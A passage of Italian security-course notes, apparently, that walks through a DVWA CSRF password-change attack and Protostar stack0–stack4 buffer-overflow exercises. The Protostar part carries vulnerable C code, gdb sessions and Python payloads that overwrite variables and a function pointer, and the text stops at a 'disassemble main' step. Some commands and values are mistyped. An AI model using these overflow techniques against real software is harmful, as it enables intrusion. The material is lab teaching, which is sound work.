
Vi sono due errori clamorosi: la prima è che le password immesse dall'utente sono riflesse nell'input in chiaro, ed un attaccante che monitora il traffico di rete le cattura subito senza troppi problemi. La seconda è che l'URL è associato ad un'azione che si suppone essere eseguita da un utente fidato. L'URL non contiene alcun parametro legato all'utente, come la password vecchia, per cui è riproducibile da chiunque. Se ciò accade, e l'azione è eseguita da un utente non fidato, il server non ha alcun modo di accorgersene. L'*idea* è che l'attaccante può preparare una richiesta contraffatta, modificando i parametri `password_new` e `password_conf` nell'URL. La richiesta contraffatta viene poi nascosta in un'immagine. La vittima, loggata a DVWA, viene indotta a caricare l'immagine inconsapevolmente, così facendo viene provocata *la modifica della password* per una vittima. Ad esempio, la richiesta contraffatta potrebbe essere nascosta così:

```

```

L'albero di attacco per tale sfida quindi si traduce nel seguente:

Quando il browser della vittima valuta la richiesta inconsciamente si collega alla pagina di cambio password e la modifica ha successo.



L'attacco CSRF si può riassumere secondo il seguente schema:

La **vulnerabilità** vista in questa sfida sfrutta una specifica debolezza, ovvero l'applicazione non è in grado di verificare se una richiesta valida e legittima sia stata eseguita intenzionalmente dall'utente che l'ha inviata. Per apportare una **mitigazione**, possiamo introdurre un elemento di casualità negli URL associati ad azioni con lo scopo di distinguere richieste lecite (generate da riempimento del form da parte dell'utente) da richieste contraffatte (generate da manipolazione dell'URL da parte dell'attaccante). Se l'attaccante genera l'URL senza il form, la sua richiesta viene scartata. Oppure, richiedere all'utente la password vecchia.

9. CORRUZIONE DELLA MEMORIA

STACK 0:

"Questo livello introduce il concetto che è possibile accedere alla memoria al di fuori della sua regione allocata, come sono disposte le variabili dello stack e che la modifica al di fuori della memoria allocata può modificare l'esecuzione del programma"

Il programma in questione si chiama *stack0.c* e il suo eseguibile ha il seguente percorso: */opt/protostar/bin/stack0*

L'**obiettivo** della sfida è la modifica del valore della variabile *modified* a tempo di esecuzione. Il modus operandi rispecchia sempre gli stessi passaggi:

1. Raccogliere più informazioni possibili sul sistema;
2. Aggiornare l'albero di attacco;
3. Provare l'attacco solo dopo aver individuato un percorso plausibile;
4. Se l'attacco non è riuscito, tornare al punto 1;
5. Se l'attacco è riuscito, la sfida è vinta.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

stack0.c

Prima di procedere con un eventuale attacco, è sempre buona norma raccogliere quante più informazioni possibili sul sistema in questione (architettura hardware, sistema operativo, metodi di input, ecc...). Per ottenere informazioni sul sistema operativo in esecuzione, digitiamo il comando *lsb_release -a*, scoprendo che Protostar esegue su un sistema operativo Debian GNU/Linux v. 6.0.3 (Squeeze). Per ottenere informazioni sull'architettura, digitiamo *arch* scoprendo che Protostar esegue su un Sistema Operativo di tipo i686 (32 bit, Pentium II). Inoltre, per ottenere informazioni sui processori installati (diversi da macchina a macchina) digitiamo *cat /proc/cpuinfo*, scoprendo che il processore installato è Intel Core i7.

Per una prima esecuzione entriamo nella cartella di lavoro *cd /opt/protostar/bin* e mandiamo in esecuzione *stack0* con il solito comando *./stack0*. Il programma resta in attesa di un input da tastiera. Digitando qualcosa e dando Invio, si ottiene il messaggio di errore:

- "Try again?"

Nella fase di raccolta di informazioni, notiamo che il programma *stack0* accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica e non sembrano esistere altri metodi per fornire input al programma. Quindi passando all'analisi del codice sorgente di *stack0.c* scopriamo che il programma stampa un messaggio di conferma se la variabile *modified* è diversa da zero. Inoltre, notiamo che le variabili *modified* e *buffer* sono spazialmente vicine, quindi sorge il dubbio che esse possano essere vicine anche in memoria centrale. Da ciò ne deriva un'**idea**, infatti se le due variabili sono contigue in memoria, ci chiediamo se possiamo sovrascrivere *modified* sfruttando la sua vicinanza con *buffer*.

Quindi scrivendo 68 byte in *buffer*, poiché *buffer* è un array di 64 caratteri, avremo che i primi 64 byte in input riempiranno *buffer* e i restanti 4 byte riempiranno *modified*. Per analizzare la fattibilità dell'attacco bisogna verificare due ipotesi:

1. *gets(buffer)* permette l'input di una stringa più lunga di 64 byte;
2. le variabili *buffer* e *modified* sono contigue in memoria.

LA FUNZIONE GETS():

Per verificare l'**ipotesi 1**, leggiamo la documentazione di *gets()*:

"gets() legge una riga da stdin nel buffer puntato da s fino a quando termina una nuova riga o EOF, che sostituisce con \0. Non viene eseguito alcun controllo per il sovraccarico del buffer (vedere BUG di seguito)."

Leggendo la sezione BUGS scopriamo che *gets()* è deprecata in favore di *fgets()*, che invece limita i caratteri letti.

"Non usare mai gets(). Perché è impossibile dire senza conoscere i dati in anticipo quanti caratteri gets() leggerà e perché gets() continuerà a memorizzare i caratteri oltre la fine del buffer. È estremamente pericoloso da usare. È stato utilizzato per violare la sicurezza del computer. Usa invece fgets()."

Da queste due descrizioni deduciamo primariamente che non c'è controllo sul **buffer overflow**, di conseguenza la prima ipotesi sembra verificata: *gets()* permette input più grandi di 64 byte.

Per verificare la seconda ipotesi, possiamo utilizzare il comando *pmap*, che stampa il layout di memoria di un processo in esecuzione (ad esempio, per la shell corrente *pmap \$\$*).


L'output di *pmap* mostra l'organizzazione in memoria di:

- Aree codice (permessi r-x)
- Aree dati costanti (permessi r--)
- Aree dati (permessi rw-)
- **Stack** (permessi rw-, [stack])

```
$ pmap $$  
1795:  -sh  
08048000  80K r-x--  /bin/dash  
0805c000  4K rw---  /bin/dash  
0805d000  140K rw---  [ anon ]  
b7e96000  4K rw---  [ anon ]  
b7e97000  1272K r-x--  /lib/libc-2.11.2.so  
b7fd5000  4K ----- /lib/libc-2.11.2.so  
b7fd6000  8K r---- /lib/libc-2.11.2.so  
b7fd8000  4K rw--- /lib/libc-2.11.2.so  
b7fd9000  12K rw---  [ anon ]  
b7fe0000  8K rw---  [ anon ]  
b7fe2000  4K r-x--  [ anon ]  
b7fe3000  108K r-x-- /lib/ld-2.11.2.so  
b7ffe000  4K r---- /lib/ld-2.11.2.so  
b7fff000  4K rw--- /lib/ld-2.11.2.so  
bffeb000  84K rw---  [ stack ]  
total      1740K  
$ -
```

IL COMANDO PMAP():

Dall'output di *pmap* si deduce che lo stack del programma è piazzato sugli indirizzi alti. L'**area di codice del programma (TEXT)** è piazzata sugli indirizzi bassi ed infine l'area dati del programma (Global Data) è piazzata in "mezzo".




Non abbiamo ancora informazioni sufficienti per procedere all'attacco in quanto ancora non siamo in grado di capire dove sono posizionate in memoria le variabili *buffer* e *modified*. È necessario indagare ulteriormente, in particolare occorre recuperare informazioni sul layout dello stack in GNU/Linux.

Cercando "linux stack layout" online, otteniamo diversi link. Dalla lettura di un documento scopriamo che lo stack è organizzato per record di attivazione (frame). Inoltre, lo stack cresce verso gli **indirizzi bassi** (la crescita è verso sinistra). Lo stack viene gestito mediante tre registri:

- ESP, che punta al top dello stack;
- EBP, che consente di accedere agli argomenti e alle variabili locali all'interno del frame associato alla funzione in esecuzione;
- EAX, per trasferire i valori di ritorno al chiamante.

Il layout dello stack è il seguente:



Ricapitolando, stando alla documentazione letta, la variabile *buffer* dovrebbe essere piazzata ad un indirizzo più basso della variabile *modified*. Ciò dipende dal fatto che le variabili definite per ultime stanno in cima allo stack e lo stack cresce verso gli indirizzi bassi. Quindi un **semplificato** scenario di **attacco** può essere quello in cui l'attaccante fornisce a stack0 un input qualsiasi, lungo almeno 65 caratteri (ad esempio 65 caratteri 'a'). Quindi per operare ciò eseguiamo */opt/protostar/bin/stack0* ed immettiamo a mano 65 caratteri 'a' dando invio. Come possiamo vedere avremo come risultato che la variabile *modified* è stata modificata, quindi **vincendo la sfida**.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack0
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
you have changed the 'modified' variable
$ _
```

Ovviamente la digitazione manuale di 65 caratteri può esser vista come una cosa noiosa e poco efficiente, anche se funzionale; un piccolo trucchetto ci fornisce la possibilità di generare automaticamente la sequenza di input necessaria utilizzando, ad esempio in Python:

- `python -c 'print "a" * 65'`

L'output è passato al programma stack0:

- `python -c 'print "a" * 65' | /opt/protostar/bin/stack0`

Ottenendo lo stesso risultato e vincendo la sfida, mediante un procedimento più "elegante".

STACK 1:

"Questo livello esamina il concetto di modifica delle variabili in valori specifici nel programma e il modo in cui le variabili sono disposte in memoria".

Il programma in questione si chiama stack1.c e il suo eseguibile lo si può trovare al seguente percorso:
`/opt/protostar/bin/stack1`.

`argc=1` significa l'unico argomento passato da tastiera è l'invocazione stessa del programma, e il nome del programma va a finire in `argv[0]`, se invece viene passato un argomento va a finire in `argv[1]`.

Il programma si mostra abbastanza simile a stack0.c. L'**obiettivo** della sfida è impostare la variabile `modified` al valore `0x61626364` a tempo di esecuzione. Il modus operandi, ancora una volta, è sempre lo stesso.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv) {

    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

stack1.c

Procedendo verso una prima esecuzione, entriamo nella cartella di lavoro, standard per protostar, con l'apposito comando `cd /opt/protostar/bin` e mandando in esecuzione `stack1` con il comando `./stack1.c`. Lanciato così il programma stampa un messaggio di errore, in quanto esso si aspetta un argomento da tastiera:

- `please specify an argument`

Quindi procediamo ad una seconda esecuzione fornendo un argomento al programma: `./stack1 abc`, avendo come risultato la stampa di un messaggio di errore:

- `Try again, you got 0x00000000`

Dalla raccolta di informazioni notiamo che il programma `stack1` accetta input locali, tramite il suo primo parametro `argv[1]`, dove l'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. L'**idea** su cui si poggia l'attacco a `stack1` è identica a quella vista per `stack0`, quindi costruire un input ad hoc e fornirlo al programma. Si costruisce tale input con 64 caratteri 'a' per riempire `buffer`.

Per avere informazioni sui caratteri da sottomettere al programma, in particolare per avere informazioni sul set ASCII, digitiamo il comando `man ascii`. Da ciò scopriamo che i caratteri corrispondenti ai codici richiesti dal programma `stack1` sono i seguenti:

- `0x61 -> a`
- `0x62 -> b`
- `0x63 -> c`
- `0x64 -> d`

Quindi si appendono i 4 caratteri aventi codice ASCII `0x61`, `0x62`, `0x63`, `0x64`, per riempire `modified`. Ed infine si invia l'input a `stack1`. Ovviamente è possibile generare automaticamente la sequenza di input necessaria, come fatto per `stack0`:

- `python -c 'print "a" * 64 + "abcd"'`


L'output del comando precedente è passato come primo argomento di `stack1`, avendo come risultato:

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c 'print "a" * 64 + "abcd"')
Try again, you got 0x64636261
```

Dove la variabile `modified` è stata modificata in modo diverso. Quello che è andato storto è che l'input, seppur inserito nell'ordine corretto, appare al rovescio nell'output del programma. Infatti:

- Input: `0x61626364 ('abcd')`
- Output: `0x64636261 ('dcba')`

Il motivo di ciò è perché l'architettura Intel è **Little Endian**, come vediamo:



Quindi proviamo ad immettere l'input con gli ultimi 4 caratteri al contrario:

- `/opt/protostar/bin/stack1 'python -c 'print "a" * 64 + "dcba'''`

Ed avremo come risultato che la variabile `modified` è stata modificata correttamente. Riuscendo a **vincere la sfida**:

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c 'print "a" * 64 + "dcba"')
you have correctly got the variable to the right value
```

STACK 2:

"Stack2 esamina le variabili di ambiente e come possono essere impostate".

Il programma in questione si chiama *stack2.c* e il suo eseguibile lo si trova al percorso indicato da: */opt/protostar/bin/stack2*.

stack2.c

Anche in questo caso, l'**obiettivo della sfida** è impostare la variabile *modified* al valore 0x0d0a0d0 a tempo di esecuzione. Il modus operandi rimane lo stesso.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    volatile int modified;
    char buffer[64];
    char *variable;

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;
    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

Dalla raccolta delle informazioni apprendiamo che il programma *stack2* accetta input locali, tramite una variabile di ambiente (*GREENIE*), dove l'input è una stringa generica e soprattutto la variabile di ambiente *GREENIE* non esiste, dobbiamo crearla noi. Non sembrano esistere altri metodi per fornire input al programma. Dall'individuazione dei caratteri, leggendo il manuale sul set ASCII con il comando *man ascii*, scoprendo che i caratteri corrispondenti ai codici richiesti sono i seguenti:

- 0xa -> '\n' (ASCII Line Feed)
- 0xd -> '\r' (ASCII Carriage Return)

Da un primo tentativo, entriamo nella cartella di lavoro ed impostiamo un valore per la variabile di ambiente *GREENIE*, attraverso i comandi:

- *cd /opt/protostar/bin*
- *export GREENIE=abc*

E visualizzando il valore della variabile attraverso il comando *echo \$GREENIE* otteniamo la stringa *abc*.

Mandando in esecuzione *stack2* con il comando *./stack2*, otteniamo il messaggio di errore:

- Try again, you got 0x00000000

Ed era quanto ci aspettavamo, in quanto il valore della variabile *modified* non è stato modificato. Il valore di *GREENIE* viene copiato in *buffer*, ma non provoca overflow.

Passando ad un secondo tentativo di attacco, proviamo ad impostare *GREENIE* ad un valore maggiore di 64 byte, ad esempio alla stringa con 65 caratteri 'a'. Avvalendoci ancora una volta di una soluzione elegante attraverso il linguaggio Python:

```
user@protostar:/opt/protostar/bin$ export GREENIE=$(python -c "print 'a' * 65")
```

E visualizzando il valore della variabile *GREENIE*, ancora una volta con il solito comando *echo \$GREENIE* otteniamo la stringa di 65 caratteri 'a'. Mandando in esecuzione *stack2* con *./stack2* otteniamo il messaggio di errore:

- Try again, you got 0x00000061

Notando che si è verificato stack overflow, ma che il valore della variabile *modified* non è quello desiderato. Infatti, 64 caratteri 'a' sono stati copiati in *buffer* e una soltanto in *modified*.

Passando ad un terzo tentativo di attacco, proviamo ad impostare *GREENIE* al valore desiderato, quindi costruendo un input di 64 caratteri 'a' per riempire *buffer*, e poi appendendo i 4 caratteri aventi codice ASCII 0xd, 0xa, 0xd, 0xa, al rovescio, per riempire *modified*. Sempre utilizzando Python:

- *GREENIE=\$(python -c "print 'A' * 64 + '\x0a\x0d\x0a\x0d') ./stack2*

Quindi visualizziamo il valore della variabile *GREENIE* con *echo \$GREENIE*, e mandando in esecuzione *stack2* con *./stack2*, ottenendo:

```
user@protostar:/opt/protostar/bin$ export GREENIE=$(python -c "print 'a' * 64 + '\x0a\x0d\x0a\x0d')")
user@protostar:/opt/protostar/bin$ ./stack2
you have correctly modified the variable
user@protostar:/opt/protostar/bin$ █
```

Riuscendo quindi a **vincere la sfida**.

Ricapitolando, l'idea su cui si poggia l'attacco a *stack2* è identica a quella vista per *stack1*, dove si costruisce un input di 64 caratteri 'a' per riempire *buffer* e poi si appendono i 4 caratteri aventi codice ASCII 0xd, 0xa, 0xd, 0xa, al rovescio per riempire *modified*, e si invia l'input a *stack2*.

STACK 3:

"Stack3 esamina le variabili di ambiente, e come possono essere impostate, e sovrascrive i puntatori a funzione memorizzati nello stack".

Il programma in questione si chiama *stack3.c* e il suo eseguibile lo si trova al percorso indicato da:
/opt/protostar/bin/stack3.

In questo caso, l'**obiettivo della sfida** è impostare *fp = win* a tempo di esecuzione; ciò modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione *win()*. Il modus operandi rimane lo stesso.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv) {

    volatile int (*fp)();
    char buffer[64];
    fp=0;
    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n",fp);
        fp();
    }
}
```

stack3.c

Dalla raccolta delle informazioni apprendiamo che il programma *stack3* accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. Dal punto di vista concettuale, la sfida *stack3* è identica alle precedenti, l'unica difficoltà aggiuntiva risiede nella natura del numero da iniettare, infatti nelle sfide precedenti, il numero intero era noto a priori, invece nella sfida attuale, il numero intero non è noto a priori e va "estratto" dal binario eseguibile. L'**idea** nasce dalla supposizione di poter recuperare l'indirizzo della funzione *win()* a partire dal binario eseguibile *stack3*. Una volta trovato tale indirizzo, basta appenderlo all'input (facendo attenzione all'ordinamento dei byte, ricordiamo l'architettura little endian), in tal modo il valore di *fp* viene sovrascritto con l'indirizzo della funzione *win()*, e poiché *fp* è diverso da zero, viene provocato il salto a *fp* ovvero alla funzione *win()* riuscendo a **vincere la sfida**.

Procedendo al calcolo dell'indirizzo di *win()*, ovviamente viene da chiedersi com'è possibile recuperare l'indirizzo della funzione *win()* a partire dal binario eseguibile *stack3*. Presto detto, la traccia fornisce un suggerimento interessante, ovvero "sia *gdb* che *objdump* sono tuoi amici per determinare dove si trova la funzione *win()* nella memoria."

GNU DEBUGGER (GDB):

GDB è il debugger predefinito per GNU/Linux, esso supporta diversi linguaggi di programmazione, tra cui il C, e gira su diverse piattaforme, tra cui varie distribuzioni di Unix, Windows e MacOS. Esso consente di visualizzare cosa accade in un programma durante la sua esecuzione o al momento del crash. Dalla documentazione (*man gdb*) apprendiamo che GDB viene invocato con il comando di shell *gdb*, seguito dal nome del file binario eseguibile. L'opzione *-q* consente di evitare la stampa dei messaggi di copyright, quindi possiamo riassumere il comando come:

- *gdb -q file_eseguitibile*

Una volta avviato, GDB legge i comandi dal terminale, fino a che non si digita il comando *quit* (*q*). Invece, il comando *print* (*p*) consente di visualizzare il valore di una espressione.

Proseguendo su questo cammino, iniziamo ad abbozzare un attacco:

1. Recuperare l'indirizzo della funzione *win()* tramite la funzionalità *print* di *gdb*.
2. Successivamente, costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di *win()* in formato LittleEndian.
3. Infine, passiamo l'input a *stack3* via pipe (STDIN).

Per il punto 1, ovvero il recupero dell'indirizzo della funzione *win()*, utilizziamo la funzionalità *print* di *gdb* attraverso i seguenti comandi:

```
$gdb -q /opt/protostar/bin/stack3
Reading symbols from /opt/protostar/bin/stack3...done
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
```

Indirizzo di *win()*

Proseguendo per il punto 2, costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di *win()* in formato LittleEndian. Come al solito l'input richiesto può essere generato con Python, facendo sempre attenzione all'ordine dei byte:

- *python -c 'print "a" * 64 + "\x24\x84\x04\x08"*

Infine, per l'esecuzione dell'attacco quindi il passo 3, mandiamo *stack3* in esecuzione con l'input visto in precedenza:

```
user@protostar:/opt/protostar/bin$ (python -c 'print "a" * 64 + "\x24\x84\x04\x08") | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
```

Ottenendo appunto il messaggio:

- *calling function pointer, jumping to 0x8048424 code flow successfully changed*

Riuscendo così nella **vittoria della sfida**.

STACK 4:

"Stack4 esamina la sovrascrittura dell'EIP salvato e gli overflow del buffer standard".

EIP sta per Extended Instruction Pointer, ed è il registro che contiene l'indirizzo della prossima istruzione da eseguire.

Il programma in questione si chiama *stack4.c* e il suo eseguibile lo si trova al percorso indicato da: /opt/protostar/bin/stack4.

stack4.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv) {
    char buffer[64];
    gets(buffer);
}
```

In questo caso, l'**obiettivo della sfida** è eseguire la funzione *win()* a tempo di esecuzione; ciò modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione *win()*. Il modus operandi rimane lo stesso.

Dalla raccolta delle informazioni apprendiamo che il programma stack4 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma.

Mandiamo in esecuzione stack4 dal percorso /opt/protostar/stack4, e notiamo che il programma resta in attesa di un input da tastiera. Da una prima esecuzione, digitando un po' di caratteri random e premendo invio, ci viene restituito il prompt (ovvero non accade niente). I caratteri vengono memorizzati in *buffer* e il programma termina normalmente.

Passando ad una seconda esecuzione, proviamo a fornire a stack4 un input di 64 caratteri 'a', generato tramite Python con il comando:

▪ \$python -c 'print "a" * 64' | /opt/protostar/stack4

Ed anche in questo caso ci viene restituito il prompt (ovvero non accade nulla), i 64 caratteri 'a' vengono scritti in *buffer* e il programma termina normalmente.

Da una terza esecuzione, proviamo a fornire a stack4 un input di 80 caratteri 'a', generato tramite Python con il comando:

▪ \$python -c 'print "a" * 80' | /opt/protostar/stack4

Ed in questo caso vi è un cambiamento nell'output, infatti ci viene restituito il messaggio "[Segmentation fault](#)" e il programma va in crash. Questo perché i 64 caratteri 'a' vengono scritti in *buffer* ed i rimanenti caratteri vengono scritti in locazioni di memoria contigue, di cui alcune riservate alla memorizzazione della variabile **EBP** (Extended Base Pointer) per la gestione dello stack.

Dopo questa esecuzione, la questione da porci è se possiamo modificare l'input dell'ultima esecuzione in modo che, prima di andare in crash, il programma esegua la funzione *win()*, riuscendo a **vincere la sfida**.


Da una riflessione, possiamo notare che la differenza rispetto alla sfida precedente, risiede nel fatto che prima si andava a sovrascrivere la variabile *fp*, la quale era contigua al buffer. Ma nel programma stack4 non c'è alcuna variabile esplicita da sovrascrivere; quindi, abbiamo bisogno di trovare una locazione di memoria sullo stack che, se sovrascritta, provoca una modifica del flusso di esecuzione. Una volta appresa la posizione di tale locazione all'interno dello stack possiamo progettare un input ad hoc, dove vi sarà una parte iniziale di tale input che vada a riempire *buffer* con caratteri trash e vada a scrivere in questa particolare locazione, l'indirizzo della funzione da eseguire. Tale locazione corrisponde proprio la cella "indirizzo di ritorno" che si trova nello stack frame corrente. Da ricordare, che uno stack è organizzato in record di attivazione o frame, uno per ciascuna funzione chiamata; ed è possibile navigare all'interno di ciascun frame usando il registro EBP. Inoltre, lo stack è gestito dal registro ESP (Extended Stack Pointer), il quale corrisponde al puntatore al top dello stack, ovvero va ad indicare la posizione delle locazioni in cui andare a scrivere nuovi valori all'interno dello stack, oppure dove andare a prelevare (PUSH e POP).

L'indirizzo di ritorno su Protostar è una cella di dimensione pari all'architettura della macchina, quindi 4 byte nel caso di Protostar, come visto nelle sfide precedenti (con il comando *arch*) essa è una macchina a 32 bit. Essa contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame. Quindi l'IDEA è che, quando termina il main, se andiamo a sovrascrivere l'indirizzo di ritorno del main con l'indirizzo di *win()* allora quest'ultima verrà eseguita. L'obiettivo, quindi, è la sovrascrittura di tale cella EIP; da qui i quesiti sono vari "Come ci arrivo? Dove è posizionata tale cella nello stack?" o meglio "Quanto dista l'inizio di questa cella dall'inizio del buffer", dove all'ultima domanda è chiaro che progettando un input tanto grande da riuscire ad arrivare all'indirizzo da sovrascrivere. Facendo una breve ricapitolazione:

Successivamente lo stack verrà visualizzato con una rotazione di 90° a destra.

Innanzitutto, troviamo i parametri della funzione, e nel qual caso ci fosse il *main*, ci saranno i parametri *argc*, *argv* ed *envp*. Poi abbiamo la cella di nostro interesse "Indirizzo di ritorno" dove vogliamo andare a sovrascrivere l'indirizzo di *win()*. Successivamente troviamo la cella Saved EBP, dove viene salvato il puntatore al frame precedente e serve perché quando questa funzione smette di esistere bisogna ritornare al record di attivazione della funzione precedente. Infine, abbiamo le Variabili locali, dove sostanzialmente viene allocato dello spazio, ad esempio per la variabile *buffer*.

Se notiamo dove punta ESP (puntatore al top dello stack) ovvero esso punta all'inizio delle Variabili locali, ovvero l'inizio del buffer, possiamo pensare ad un input che riempia tale spazio (nel nostro caso un buffer di 64 byte) in aggiunta allo spazio di Saved EBP dove anch'essa è una cella di dimensioni pari a quella dell'architettura della macchina (quindi altri 4 byte) per arrivare all'Indirizzo di ritorno. Se fosse così come nella rappresentazione, sarebbero necessari 64 byte (buffer) + 4 byte (Saved EBP) = 68 byte di caratteri trash che riempiano Variabili locali e Saved EBP per arrivare ad Indirizzo di ritorno e sovrascrivere l'indirizzo della funzione *win()*. Il problema che sorge è che non siamo sicuri che l'architettura è modellata così come in figura e quindi come l'abbiamo immaginata, ci potrebbero essere ulteriori locazioni, ed è quello che dobbiamo scoprire.



L'**idea di attacco** è appunto quella di sovrascrivere l'indirizzo di ritorno con quello della funzione `win()` e per fare ciò, occorre identificare:

- L'indirizzo della cella di memoria contenente l'Indirizzo di ritorno, anche se non sappiamo (ancora) come fare.
- L'indirizzo della funzione `win()`, il quale sappiamo come ottenerlo (GDB e print `win`).

Per procedere, eseguiamo ed esaminiamo passo dopo passo `stack4` mediante il debugger per determinare il layout dello stack al fine di calcolare in modo preciso gli spazi per la costruzione dell'input. In tal modo capiremo in quale cella di memoria si trova l'Indirizzo di ritorno, con ovvio offset da buffer, per sovrascrivere l'indirizzo della funzione `win()`. Poiché lo stack è organizzato in record di attivazione (o frame) e c'è n'è uno per ciascuna funzione eseguita, ci chiediamo qual è lo stack frame da analizzare, ed alla domanda ricaviamo che lo stack frame da analizzare è quello di `main()` in quanto è nel main che c'è la `gets` la quale riceve l'input dell'utente. Ed infatti, sovrascrivendo l'indirizzo di ritorno di `main()`, quindi nello stack frame di main individuando la cella di Indirizzo di ritorno e sostituirci l'indirizzo della funzione `win()` si riuscirà a **vincere la sfida** in quanto si provocherà il salto alla funzione `win()`.

Quindi innanzitutto, la prima operazione è recuperare l'indirizzo della funzione `win()` tramite la funzionalità `print` di GDB, secondo i comandi:

```
$gdb -q /opt/protostar/bin/stack4
Reading symbols from /opt/protostar/bin/stack4...done
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
                                         ↑
                                         |
                                         Indirizzo di win()
```

A questo punto sappiamo cosa scrivere nella cella Indirizzo di ritorno. A questo punto bisogno localizzare la posizione della cella di Indirizzo di ritorno. Per ottenere l'indirizzo di ritorno di `main()` è necessario ricostruire il layout dello stack di `stack4`. Nel caso in cui si è a disposizione il codice sorgente di `stack4` è facile fare tale operazione, ma nel caso in cui non si possiede il codice sorgente di `stack4` bisogna trarre tali informazioni dal codice binario, e quindi si necessita di **disassemblare `main()`** e capire il suo operato. Quest'ultima operazione è fattibile attraverso l'utilizzo della funzione `disassemble (disass)` di GDB, seguita dalla funzione da disassemblare. Ottenendo il codice assembly di `stack4` possiamo osservare istruzione per istruzione cosa succede. Operando tale istruzione avremo il codice assembly della funzione `main`:

```
(gdb) disassemble main
